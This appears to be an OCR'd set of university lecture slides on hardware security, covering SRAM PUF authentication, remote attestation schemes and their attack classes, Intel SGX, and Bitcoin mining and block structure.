


**D/A
CONVERTER**

**SRAM
PROBE**


**BOOT
LOADER**

**USBASP
TOKEN**




Urien, P.; "Innovative ATMEGA8 Microcontroller Static Authentication Based on SRAM PUF", IEEE CCNC 2020


Serial USB




Static Authentication



DEVICE#1, 250 MEASURES




DEVICE#X 1 MEASURE




DEVICE#2, 250 MEASURES

Graphical Static Authentication

Flipping bits, red
H match, green
L match, yellow
Other, white




DEVICE#1



DEVICE#2

Device Integrity Self Attestation

Remote Attestation



-
- ✚ L'attestation est une procédure consistant à affirmer (à un évaluateur) une propriété (claim) d'une *cible*, à l'aide de preuves démontrant cette propriété.
 - ✚ L'attestation à distance est un mécanisme qui permet à un évaluateur (*Verifier*) de vérifier l'intégrité d'un système hôte (distant) qui est dans un état connu, selon un mécanisme de défi-réponse. Les principales entités d'un tel protocole sont le *Prover* (P) et le *Verifier* (V).
 - ✚ Typiquement le *Verifier* produit un nombre aléatoire (nv), le *Prover* génère des données d'attestation ($att_data(nv)$) et retourne cette information optionnellement munie d'une signature cryptographique.

Trois classes d'attestation:

- ✚ Attestation logicielle, le mécanisme d'attestation repose sur des mesures de temps strictes.
- ✚ Attestation matérielle, la procédure d'attestation utilise un composant matériel durci ("*tamper-resistant*", tel que TPM par exemple).
- ✚ Attestation hybride, la procédure d'attestation utilise des ressources logicielles et matérielles. Par exemple un code stocké dans une mémoire ROM réalise le Prover.

+ Attaques logicielles

- Le pré-calcul de tous les résultats d'attestation, indépendamment du défi.
- Le rejeu d'un résultat, ou la réponse d'un autre dispositif.
- La copie mémoire totale (Memory Copy).
- La substitution de données (copie partielle).
- La Compression.
- L'usurpation d'identité, envoi d'une réponse invalide ou l'usage de dispositifs valides.
- La technique ROP (*Return Oriented Programming*). Exécution de fragment de code.


+ Attaques matérielles

- Elles peuvent effacer un dispositif authentique, utiliser un dispositif authentique localement (implant) ou à distance (relais).

SGX



- ✚ La technologie SGX est une exécution isolée dans un processeur INTEL multi-cœurs, selon la notion d'enclave.
- ✚ Elle est conçue pour résister aux malwares présents au niveau du système d'exploitation.
- ✚ Un logiciel (ISV) crée une enclave à partir d'instructions dédiées SGX.
- ✚ L'identité de l'enclave ("*Enclave Identity*") est l'empreinte mémoire (hash) du logiciel et d'autres données.
- ✚ Le "*Sealing Identity*" est un certificat émis par le "*Sealing Authority*" pour certifier "*Enclave Identity*", ainsi que d'autres informations, par exemple un identifiant de produit
- ✚ Une attestation prouve l'intégrité d'une enclave
 - Une enclave particulière *Quoting Enclave* (QE) génère une clé de signature asymétrique EPID.
 - QE mesure l'intégrité d'une enclave et délivre une attestation de vérification.



Remote Attestation

- ✚ Remote attestation is a process whereby a trusted entity (verifier) remotely measures internal state of a untrusted possible compromised device (prover).
- ✚ The ICE verification function is a self-check summing code, i.e. a sequence of instructions that compute a checksum over themselves in a way that the checksum would be wrong or the computation would be slower if the sequence of instructions is modified

$$ICE = Checksum(A(P(0)) || A(P(1)) || \dots || A(P(i)) \dots || A(P(m - 1)))$$

Asokan, N. et al. "ASSURED: Architecture for Secure Software Update of Realistic Embedded Devices." IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems 37.11 (2018): 2290-2300.

Seshadri, A. et al. "SCUBA: Secure Code Update By Attestation in sensor networks.", in Radha Poovendran & Ari Juels, ed., "Workshop on Wireless Security", ACM, , pp. 85-94 (2006).

Permutation in $\mathbb{Z}/p\mathbb{Z}^*$

$$P(x) = x + x^2 \vee C \pmod{2^n}$$

A. SHAMIR & AL, 2002

$$P(x) = a_0 + a_1 x + \dots + a_d x^d \pmod{2^w}$$

R.L. RIVEST, 2001

$$P(x) = 1 + x + x^2 + \dots + x^d \pmod{p^e}$$

R. MATTEWS, 1994

A. Klimov, and A. Shamir. "A New Class of Invertible Mappings.", . CHES, volume 2523 of Lecture Notes in Computer Science, page 470-483. Springer, (2002)

R. L. Rivest, "Permutation polynomials modulo 2^w ". Finite Fields And Their Applications, 7, 287-292 (2001).

Matthews R., "Permutation Properties Of The Polynomials $1 + x + \dots + x^k$ Over A Finite Field";. Proceedings of the American Mathematical Society, Volume 120, Number 1, January 1994

- ✚ bMAC computes a fingerprint of a set of memories (m) such as FLASH, SRAM, EEPROM, according to a pseudo random order, fixed by a permutation P

$$bMAC(P) = h(A(P(0)) || A(P(1)) || \dots || A(P(i)) \dots || A(P(m-1)))$$

- ✚ bMAC works with **exponential permutations** based on generators in $\mathbb{Z}/p\mathbb{Z}^*$, p prime (p>m)

- $x \in [1, p-1]$, $F(x) = g^x \bmod p$

- $y \in [0, m-1]$, $P(y) = F(y+1) - 1$

$$F(x) = g_2^{s_1 g_1^x \bmod p} \bmod p, \quad x, s_1 \in [1, p-1]$$



Blockchain

BITCOIN EXCHANGE DECEMBER 19, 2017 16:47

17% of Bitcoin Reserves Stolen: Korean Exchange Youbit Declares Bankruptcy after Hack

Bitcoin

This man's lost bitcoin are now worth \$75m – and under 200,000 tonnes of garbage

Pity poor James Howells. He has 7,500 bitcoins... but they're lost on a landfill in Newport

Coincheck hacked in 'world's biggest cryptocurrency theft'

Updated 28 Jan 2018, 11:11pm

STOCKS

Avoid This \$50,000 Bitcoin Mistake

February 17, 2018 9:16 pm

by The Sovereign Investor

TELECOM
Paris




IP PARIS

"Bitcoin: A Peer-to-Peer Electronic Cash System."

Satoshi Nakamoto

- ✦ In this paper, we propose a solution to the **double-spending** problem using a **peer-to-peer** distributed timestamp server to generate computational **proof** of the chronological order of transactions
- ✦ The steady addition of a constant amount of new coins is analogous to **gold miners** expending resources to add gold to circulation.
- ✦ In our case, it is **CPU time** and **electricity** that is expended




Mining Bitcoin



144 blocks/day
(Fix Mining Rate)

$10,5 \times 10^6$ BTC

4 years
4 years
4 years

50%		50 BTC/block (144x50)
25%		25 BTC/block (144x25)
12,5%		12,5 BTC/block (144x12,5)

Difficulty
(i.e. costs)
increases


Bitcoin.exe (C++, Windows), September 1st 2009

Satoshi

Nakamoto

16,000 lines of
C Code

Hal Finney
first user of
bitcoin.exe



Adam Back (PoW)



Wei Dai (b-money)



LECOM
Paris



IP PARIS

A win32 software, written in 2009 by Satoshi Nakamoto

About 16,000 lines of C++ code, and 6 MB binary size.

This software realizes all the functions needed by the bitcoin blockchain. It manages four major tasks:

- Transaction generation

- Transactions are signed according to the ECDSA algorithm, dealing with elliptic curve private keys.
- Bitcoin address is computed from public key

- Communication with other bitcoin nodes running the bitcoin.exe application.






- Bitcoin Protocol
- Incoming transactions checking
- Management of transaction pools

- Block mining.

- Include the Coinbase in the block to be mined
- A full node always mines a block
- Always work on the greater blockchain

- Blockchain management.

- Database management
- a set of data files managed by a non SQL database, the Berkeley DB. In particular the private keys are stored in the file named wallet.dat.



Bitcoin 12LZjvQBy31ABRppqVMZQbu7S9K5SxaifjW in Block 96188

Full Bitcoin Block 96188

Share:

block, address, transaction

Search

Number Of Transactions	4
Output Total	91.24 BTC
Height	96188
Time	2010-12-07 13:57:40
Difficulty	8,078.19525793
Bits	453516498
Version	1
Nonce	944968343
Block Reward	50 BTC
Days Destroyed	2

PoW

PREVIOUS
BLOCK

NEXT
BLOCK

Hash	000000000004d6e22b42bf66fd9cad1977bdee13abab1e51a2d03ca22e6f71af
Previous Block	0000000000027c094bf087c27a6debc5f36419bf53390e3e1c40a653e2195c
Next Block(s)	0000000000042c9d08f3f06d502a247f090625fb6c7623cf956a38e987c59e0f
Merkle Root	26ab6b697b8e06416b2fe5047f558c997af0a9c36e6a6eae79ff59745b065a1




tx:d4a73f51ab7ee7acb4cf0505d1fab34661666c461488e58ec30281e2becd93e2 33.59 BTC Fee: 0 BTC		
← prev tx 1689LPuuxaxSchENLMNaNbs3hYVgdpasS -33.59 BTC	→ 13RoCeq4K8ddPW6ugcheFoXK4GC2BLVuET 0.05 BTC	→ next tx
	→ 12LZjvQBy31ABRppqVMZQbu7S9K5SxaifjW 33.54 BTC	→ next tx

Blockchain: a public ledger



Transaction identifiers are stored in a Merkle Tree



✚ $H(x): \text{sha256}(\text{sha256}(x))$

✚ Solve: $H(\text{nonce}, \text{header}) < (65535 \lll 208) / \text{Difficulty}$

- Given the computation difficulty D , and the hashrate $h(t)$, in computations per second, the probability Δp of solving the PoW in Δt second is

- $\Delta p = \Delta t h(t) / D$

- The mining duration follows an exponential distribution, whose probability density function $\rho(t)$ is :

- $\rho(t) = \lambda e^{-\lambda t}$ with $\lambda = h(t) / D$ in s^{-1}

✚ $h = \sum h_i$, the computation power is shared by miners

- The probability to win the mining process is h_i / h

The number of Bitcoin is finite

210,000 blocks

Initial Block Reward (IBR)

$$N_S = N_B \times \sum_{i=0}^{32} 50 \times 10^8 / 2^i$$

(in satoshi)

1 BTC = 10^8 satoshi

The block reward started at 50 BTC in 2009, a block is mined in average every 10 minutes

It halves every 210,000 blocks (about 4 years, = 144x 1461)

